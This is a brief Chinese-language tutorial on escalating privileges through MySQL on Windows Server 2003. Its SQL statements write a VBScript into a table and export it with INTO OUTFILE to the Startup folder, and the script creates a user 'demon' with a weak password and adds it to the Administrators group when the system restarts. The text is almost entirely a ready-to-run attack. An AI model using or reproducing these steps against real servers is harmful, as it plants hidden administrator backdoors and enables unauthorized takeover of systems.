
# mysql启动项提权

思路很简单：将创建管理员账号的vbs语句写入到数据库，然后在导出到启动项，重启系统即可创建管理员账号

测试系统:win2003 其他服务器请更改上面启动项地址，操作步骤

此时不存在demon用户



使用MYSQL连接器php脚本 连接数据库



执行下面的SQL语句，导出vbs文件

use mysql;

create table a (data text);

insert into a values ("set wshshell=createobject (""wscript.shell"" ) " );

insert into a values ("a=wshshell.run (""cmd.exe /c net user demon 123456 /add"",0) " );

insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup Administrators demon /add"",0) " );

select \* from a into outfile "c:\\docume~1\\alluse~1\\「开始」菜单\\程序\\启动\\a.vbs";

drop table a;



导出成功后，可以看到启动项多了一个vbs程序



点击运行就可以创建创建管理员用户了，重启一样原理

